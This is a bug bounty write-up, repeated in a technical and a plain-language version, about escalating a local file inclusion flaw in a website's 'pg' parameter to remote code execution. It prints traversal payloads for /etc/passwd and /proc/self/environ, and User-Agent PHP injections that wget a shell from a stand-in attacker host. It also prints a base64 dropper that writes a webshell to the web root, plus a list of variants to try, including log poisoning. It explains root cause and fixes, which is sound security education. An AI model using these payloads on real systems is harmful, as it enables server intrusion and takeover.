Leveraging LFI to RCE in a website with +20000 users
A local file inclusion (LFI) vulnerability in the 'pg' parameter allowed reading files such as /etc/passwd and /proc/self/environ. By injecting PHP code into the User-Agent header, the attacker wrote a webshell to the server, achieving remote code execution.
 Published on medium.com
Hello researchers and bug hunters! Recently I found an interesting attack vector which I would like to share with you.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a website with more than 20000 users. The feature in scope is the site's contact page, which is reached through a query parameter that names a PHP file to include. The researcher does not name the organisation or the program, and the report gives no bounty figure.
The contact page is normally loaded like this:
https://www.website.com/index.php?pg=contact.php

The screenshot shows the Contact Us page reached through the pg parameter. The parameter takes a filename, which is the shape of an include: the application is very likely passing pg straight to a PHP include or require. That is the design detail the whole attack rests on.
Setup
No accounts, roles or special access are described. The researcher browses the site as a normal visitor, finds the contact endpoint, and then uses Burp Suite to send and modify requests. The only precondition is that the pg parameter is reachable without authentication, which it is, since the contact page is public.
Finding it
Browsing the site, the researcher clicks Contact Us and lands on the endpoint above. The value of pg is a file name, so the next step is to fuzz that parameter. Fuzzing shows that local file inclusion is possible with a directory traversal payload:
https://www.website.com/index.php?pg=../../../../etc/passwd

The screenshot shows the response to that request. The pg value climbs four directories out of whatever directory the include runs from and reads /etc/passwd, which confirms that the parameter is not restricted to the intended contact file and that traversal sequences are not filtered. At this point the researcher has LFI and sets out to raise the impact.
Exploitation
Step 1: confirm a file that can carry attacker input
The researcher works through the known techniques for turning LFI into RCE and finds that /proc/self/environ is readable through the same parameter:
https://www.website.com/index.php?pg=../../../../proc/self/environ

On Linux, /proc/self/environ exposes the environment of the current process. For a PHP process behind a web server, that environment includes request-derived variables such as HTTP_USER_AGENT. The researcher analysed the output and saw that it contains several environment variables, among them HTTP_USER_AGENT. That matters because the User-Agent header is fully controlled by the client, so anything placed there ends up inside a file the LFI can read and, if the server executes it, run as PHP.
Step 2: try to execute code through the User-Agent
The researcher opens Burp Suite and sends requests with a PHP payload in the User-Agent header. Three attempts are made and none of them gives RCE.
system():
User-Agent: <?system('wget http://attacker.com/shell.txt -O shell.php');?>
exec():
User-Agent: <?exec('wget http://attacker.com/shell.txt -O shell.php');?>
A phpinfo() call, which the report labels as phpinit():
User-Agent: <?php phpinfo(); ?>
None of these executes. The report does not explain why they failed; it only records that they did. The researcher then spends a lot of time on this step before remembering that the server could be used to write files, which changes the approach from executing code in the environment file to using the environment file as a way to plant a file on disk.
Step 3: plant a file writer through the User-Agent
The payload sent in the User-Agent header is a small PHP script that decodes a base64 blob and writes it to nadeshot.php:
User-Agent: <?php $a = base64_decode('[redacted]/[redacted]+[redacted]+PC90ZXh0YXJlYT48YnI+[redacted]+Cg=='); $file = fopen('nadeshot.php','w'); echo fwrite($file,$a); fclose($file); ?>
The report breaks the payload down line by line. The webshell is base64-encoded and stored in the variable a:
$a = base64_decode('[redacted]');
The decoded content is a PHP file writer, and the report credits its original source as https://github.com/alita-ido/PHP-File-Writer/blob/master/lfi-writer.php. The server is then told to open a file named nadeshot.php for writing:
$file = fopen('nadeshot.php','w');
The decoded code is written into that file:
echo fwrite($file,$a);
And the handle is closed, which saves the file:
fclose($file);
The decoded blob is itself a form with a file name field and a shell code textarea, which is what the researcher uses in the next step.
Step 4: send the payload and check the result
The whole payload is executed from Burp Suite.

The response is 200 (OK). The researcher then requests the file that should have been written:
https://website.com/nadeshot.php

The screenshot, captioned "webshell uploaded", shows the file writer form served from /nadeshot.php. The write succeeded and the planted file is being executed as PHP.
Step 5: prove code execution with a harmless file
To avoid harming the site, the researcher uses the form to write a simple text file. The file name is nadeshot.txt and the researcher clicks "Write".

Requesting the file shows its contents:
https://website.com/nadeshot.txt

The screenshot, captioned "RCE achieved", shows the text file being served. Writing an arbitrary file and reading it back confirms remote code execution, and the researcher closes the report at that point.
Root cause
The pg parameter is passed to a file include without validation, so a value containing ../ sequences reaches files outside the intended directory. Nothing in the report shows a whitelist of allowed pages, a check that the resolved path stays inside the application directory, or a block on traversal sequences. The same missing check is what lets the include reach /proc/self/environ, a file that carries client-controlled data in HTTP_USER_AGENT. The PHP code placed in the header ends up in the environment file, and the payload writes nadeshot.php.
Impact
An unauthenticated visitor can read local files through the pg parameter, including /etc/passwd and /proc/self/environ. By combining that with the writable environment file, the researcher obtained code execution on the server and could write arbitrary files into the web root, demonstrated with nadeshot.php and nadeshot.txt.
Fix
The fix that follows from the root cause is to stop passing user input to the include: map the pg value to a fixed list of allowed pages, reject anything that is not on the list, and resolve the path before use so that traversal cannot escape the application directory. Disabling allow_url_include and restricting the include path to the application's own directory would add defence in depth, and the web server should not expose /proc to the application's include path.
Variants to test
- Traversal on any file-naming parameter. Send
../../../../etc/passwdin parameters that look like page or template selectors. A positive result is the contents of/etc/passwdin the response. - Environment file inclusion. Request
../../../../proc/self/environand look forHTTP_USER_AGENTor other request headers in the output. A positive result means client-controlled data is inside an includable file. - Header-based code execution. Put a PHP payload in the User-Agent and request the environment file again. A positive result is the payload executing, for example a
phpinfo()page or a file appearing on disk. - Log poisoning. If the environment file is not usable, try the web server access log through the same traversal and place the payload in the request path or User-Agent. A positive result is the payload appearing in the log and executing when included.
- Write and read back. Once code execution is available, write a harmless file such as a
.txtand fetch it. A positive result confirms write access to the web root without needing a full shell.
What happened, in plain words
A security researcher was looking at a public website used by more than 20000 people. The site had a contact page, and the address of that page contained a small piece of text that told the server which page to load. The researcher discovered that this piece of text was not checked properly, so by changing it they could make the server hand over files that were never meant to be public, including a system file that lists user accounts. That kind of flaw is called local file inclusion, or LFI.
From there the researcher found a way to make the server run their own instructions, not just read files. They placed a small program in a part of every web request that the server stores in a readable file, and the program wrote a new file onto the website. That new file was a simple web page with a form that could write any file the researcher typed in. To prove it worked without damaging anything, the researcher wrote a harmless text file and then opened it in a browser. Turning a file-reading flaw into the ability to run commands on the server is called remote code execution, or RCE.
The report does not name the organisation or the bug bounty program, and it gives no bounty amount. It was published on 4 October 2020 by Kleiton Kurti (@kleiton0x7e).
Background: the ideas you need
Before walking through the steps, here are the concepts the report relies on, explained from scratch.
A website address and its query string
When you type an address into a browser, part of it can carry extra information. Everything after a question mark is called the query string. It is made of pairs like name=value, separated by &. For example, in https://www.website.com/index.php?pg=contact.php, the page being requested is index.php, and it is being told pg equals contact.php. The server-side program reads that value and decides what to do with it.
A useful comparison: a query string is like the options you tick on a food delivery form. The kitchen (the server) reads your ticks and prepares the order accordingly. If the form lets you write anything you like in the notes box, the kitchen might do something you did not intend.
PHP and includes
PHP is a programming language commonly used to build websites. One of its features is the include: a page can say "go and fetch this other file and treat its contents as part of me". This is handy for headers, footers and reusable snippets. The danger is that if the file name given to the include comes from the visitor, the visitor can choose which file the server fetches. The report's pg parameter looks exactly like that: it takes a file name.
Local file inclusion (LFI)
Local file inclusion means an attacker can make the server load a file that already exists on the same machine, outside the folder the application intended. The classic trick is directory traversal: the sequence ../ means "go up one folder". Chain several together and you can climb out of the web folder and reach system files. A comparison: imagine a library clerk who fetches any book you name, including books from the staff room, the basement and the manager's office, because nobody checks that the request is for a public shelf.
Remote code execution (RCE)
Remote code execution means an attacker can make the server run instructions of their choosing, from a distance. It is far more serious than reading files, because the attacker can create, change or delete things on the server. The report's goal is to climb from LFI to RCE.
/etc/passwd and /proc/self/environ
On Linux systems, /etc/passwd is a file that lists user accounts. It does not usually contain passwords in modern systems, but it is a standard file to read when testing whether traversal works, because its contents are recognisable.
/proc is a special folder on Linux that gives a view into running programs. /proc/self means "the program asking right now", and /proc/self/environ contains that program's environment variables: named settings the program was started with. For a web server handling a request, some of those settings come from the request itself, including the User-Agent header. That is the key fact in this report.
HTTP headers and the User-Agent
Every time your browser asks a web server for a page, it sends a small block of text called headers along with the request. Headers carry information like what browser you use and what formats you accept. The User-Agent header is the one that says which browser and operating system you are on. It is entirely under the client's control: you can set it to anything. A comparison: headers are like the label on a parcel. The sender writes the label, and the postal service reads it. If the postal service copies the label into a logbook that anyone can read, the sender can put a message in the label and have it appear in the logbook.
Burp Suite
Burp Suite is a tool that sits between your browser and a website. It lets you see each request before it is sent and change it, for example by editing a header or a query string value. The report uses it to send custom User-Agent values and to replay requests.
Base64
Base64 is a way of writing any data using only letters, digits and a couple of symbols. It is not encryption; anyone can decode it. It is used here because a chunk of PHP code can be carried inside a single line of text without breaking the request. A comparison: it is like packing a fragile object in a box so it survives the journey, then unpacking it at the other end.
A webshell
A webshell is a small program uploaded to a website that lets the attacker run commands or manage files through the browser. In this report, the webshell is a simple form with two fields: a file name and some code to write into that file.
Fuzzing
Fuzzing means sending lots of different values to a parameter and watching the responses for something interesting. It is how the researcher discovered that the pg parameter accepted traversal sequences.
Step 1: finding the contact page and its parameter
The researcher browsed the site as an ordinary visitor. Clicking Contact Us led to this address:
https://www.website.com/index.php?pg=contact.php
The screenshot shows the Contact Us page reached through the pg parameter. The important detail is that pg takes a file name, contact.php. That is the shape of a PHP include: the page is very likely passing the value of pg straight to an include or require statement. This design choice is what the whole attack rests on. If the server had instead mapped a short code like contact to a fixed file, there would be nothing to manipulate.
Step 2: confirming local file inclusion
The next step was to fuzz the pg parameter: try different values and see what comes back. The researcher found that local file inclusion was possible with a directory traversal payload:
https://www.website.com/index.php?pg=../../../../etc/passwd
The screenshot shows the response to that request. Here is what the payload does, piece by piece:
pg=is the parameter being tested.../../../../means "go up one folder" four times. Starting from whatever folder the include runs in, this climbs out of the web application's directory and up towards the root of the filesystem./etc/passwdis the file being requested, the standard Linux account list.
That confirms two things: the parameter is not restricted to the intended contact file, and the server does not filter out ../ sequences. At this point the researcher has LFI. Reading files is already a problem, but the next goal is to raise the impact.
Step 3: finding a file that carries attacker input
The researcher worked through the known techniques for turning LFI into RCE. One of them is to find a file on the server that contains text the attacker controls, and then include that file so the server executes the text as PHP. The researcher found that /proc/self/environ was readable through the same parameter:
https://www.website.com/index.php?pg=../../../../proc/self/environ
Again the payload climbs four directories with ../../../../, then asks for /proc/self/environ. On Linux, that file exposes the environment of the current process. For a PHP process behind a web server, the environment includes request-derived variables such as HTTP_USER_AGENT. The researcher analysed the output and saw that it contains several environment variables, among them HTTP_USER_AGENT.
Why does that matter? Because the User-Agent header is fully controlled by the client. Anything you put there ends up inside a file that the LFI can read. If the server executes that file as PHP, your text runs as code. A comparison: it is like discovering that the receptionist writes down every visitor's self-chosen nickname in a guest book, and that the manager reads the guest book aloud as instructions.
Step 4: trying to run code through the User-Agent
The researcher opened Burp Suite and sent requests with a PHP payload in the User-Agent header. Three attempts were made, and none of them gave RCE.
First, system():
User-Agent: <?system('wget http://attacker.com/shell.txt -O shell.php');?>
Line by line:
User-Agent:is the header being set.<?and?>are PHP's opening and closing tags. Anything between them is meant to be treated as PHP code.system(...)is a PHP function that runs a shell command and prints the output.wget http://attacker.com/shell.txt -O shell.phpis a command that downloads a file from the attacker's server and saves it asshell.phpon the target.
Second, exec():
User-Agent: <?exec('wget http://attacker.com/shell.txt -O shell.php');?>
This is the same idea, but using exec() instead of system(). exec() also runs a shell command, but it does not print the output by default.
Third, a phpinfo() call, which the report labels as phpinit():
User-Agent: <?php phpinfo(); ?>
Here <?php opens a PHP block, phpinfo() is a function that prints a long page of information about the PHP installation, and ?> closes the block. If this had executed, the researcher would have seen that information page.
None of these executed. The report does not explain why they failed; it only records that they did. The researcher then spent a lot of time on this step before remembering that the server could be used to write files. That changes the approach: instead of trying to run code directly inside the environment file, use the environment file as a way to plant a file on disk.
Step 5: planting a file writer through the User-Agent
The payload sent in the User-Agent header is a small PHP script that decodes a base64 blob and writes it to nadeshot.php:
User-Agent: <?php $a = base64_decode('[redacted]/[redacted]+[redacted]+PC90ZXh0YXJlYT48YnI+[redacted]+Cg=='); $file = fopen('nadeshot.php','w'); echo fwrite($file,$a); fclose($file); ?>
The report breaks the payload down line by line. The webshell is base64-encoded and stored in the variable a:
$a = base64_decode('[redacted]');
Here $a is a variable, base64_decode(...) turns the encoded text back into its original form, and the long string in quotes is the encoded webshell. The decoded content is a PHP file writer, and the report credits its original source as https://github.com/alita-ido/PHP-File-Writer/blob/master/lfi-writer.php.
The server is then told to open a file named nadeshot.php for writing:
$file = fopen('nadeshot.php','w');
fopen opens a file, the first argument is the file name, and 'w' means "open for writing". The handle is stored in $file.
The decoded code is written into that file:
echo fwrite($file,$a);
fwrite writes the contents of $a into the open file, and echo prints how many bytes were written, which is a small confirmation in the response.
And the handle is closed, which saves the file:
fclose($file);
fclose closes the file handle. On most systems, closing the handle is what makes sure the data is flushed to disk.
The decoded blob is itself a form with a file name field and a shell code textarea. That is the webshell the researcher uses in the next step.
Step 6: sending the payload and checking the result
The whole payload was executed from Burp Suite.
The response was 200 (OK). In HTTP, a 200 status means the request was handled successfully. The researcher then requested the file that should have been written:
https://website.com/nadeshot.php
The screenshot, captioned "webshell uploaded", shows the file writer form served from /nadeshot.php. The write succeeded, and the planted file is being executed as PHP. In other words, the server now runs code the researcher placed there.
Step 7: proving code execution with a harmless file
To avoid harming the site, the researcher used the form to write a simple text file. The file name was nadeshot.txt, and the researcher clicked "Write".
Requesting the file shows its contents:
https://website.com/nadeshot.txt
The screenshot, captioned "RCE achieved", shows the text file being served. Writing an arbitrary file and reading it back confirms remote code execution. The researcher closed the report at that point.
Why this worked
The pg parameter is passed to a file include without validation. A value containing ../ sequences reaches files outside the intended directory. Nothing in the report shows a whitelist of allowed pages, a check that the resolved path stays inside the application directory, or a block on traversal sequences.
The same missing check is what lets the include reach /proc/self/environ, a file that carries client-controlled data in HTTP_USER_AGENT. The PHP code placed in the header ends up in the environment file, and the payload writes nadeshot.php.
What an attacker could do with this
An unauthenticated visitor can read local files through the pg parameter, including /etc/passwd and /proc/self/environ. By combining that with the writable environment file, the researcher obtained code execution on the server and could write arbitrary files into the web root, demonstrated with nadeshot.php and nadeshot.txt.
How to fix it
The fix that follows from the root cause is to stop passing user input to the include: map the pg value to a fixed list of allowed pages, reject anything that is not on the list, and resolve the path before use so that traversal cannot escape the application directory. Disabling allow_url_include and restricting the include path to the application's own directory would add defence in depth, and the web server should not expose /proc to the application's include path.
Things to try on your own targets
- Traversal on any file-naming parameter. Send
../../../../etc/passwdin parameters that look like page or template selectors. A positive result is the contents of/etc/passwdin the response. - Environment file inclusion. Request
../../../../proc/self/environand look forHTTP_USER_AGENTor other request headers in the output. A positive result means client-controlled data is inside an includable file. - Header-based code execution. Put a PHP payload in the User-Agent and request the environment file again. A positive result is the payload executing, for example a
phpinfo()page or a file appearing on disk. - Log poisoning. If the environment file is not usable, try the web server access log through the same traversal and place the payload in the request path or User-Agent. A positive result is the payload appearing in the log and executing when included.
- Write and read back. Once code execution is available, write a harmless file such as a
.txtand fetch it. A positive result confirms write access to the web root without needing a full shell.
Glossary
- Base64: a way of writing any data using only letters, digits and a couple of symbols, so it can travel safely inside text.
- Burp Suite: a tool that sits between your browser and a website, letting you inspect and change each request before it is sent.
- Directory traversal: using
../sequences in a file path to climb out of the intended folder and reach other folders. - Environment variables: named settings a program is started with, which can include values derived from incoming requests.
- Fuzzing: sending many different values to a parameter and watching the responses for something interesting.
- Header: a line of extra information sent with an HTTP request or response, such as the browser type or accepted formats.
- Include: a PHP feature that fetches another file and treats its contents as part of the current page.
- LFI (local file inclusion): a flaw that lets an attacker make the server load a file that already exists on the same machine, outside the intended folder.
- PHP: a programming language commonly used to build websites.
- Query string: the part of a web address after the question mark, made of
name=valuepairs that the server reads. - RCE (remote code execution): a flaw that lets an attacker make the server run instructions of their choosing from a distance.
- User-Agent: the HTTP header that says which browser and operating system the client is using. It is fully controlled by the client.
- Webshell: a small program uploaded to a website that lets an attacker run commands or manage files through the browser.
- 200 (OK): the HTTP status code meaning the request was handled successfully.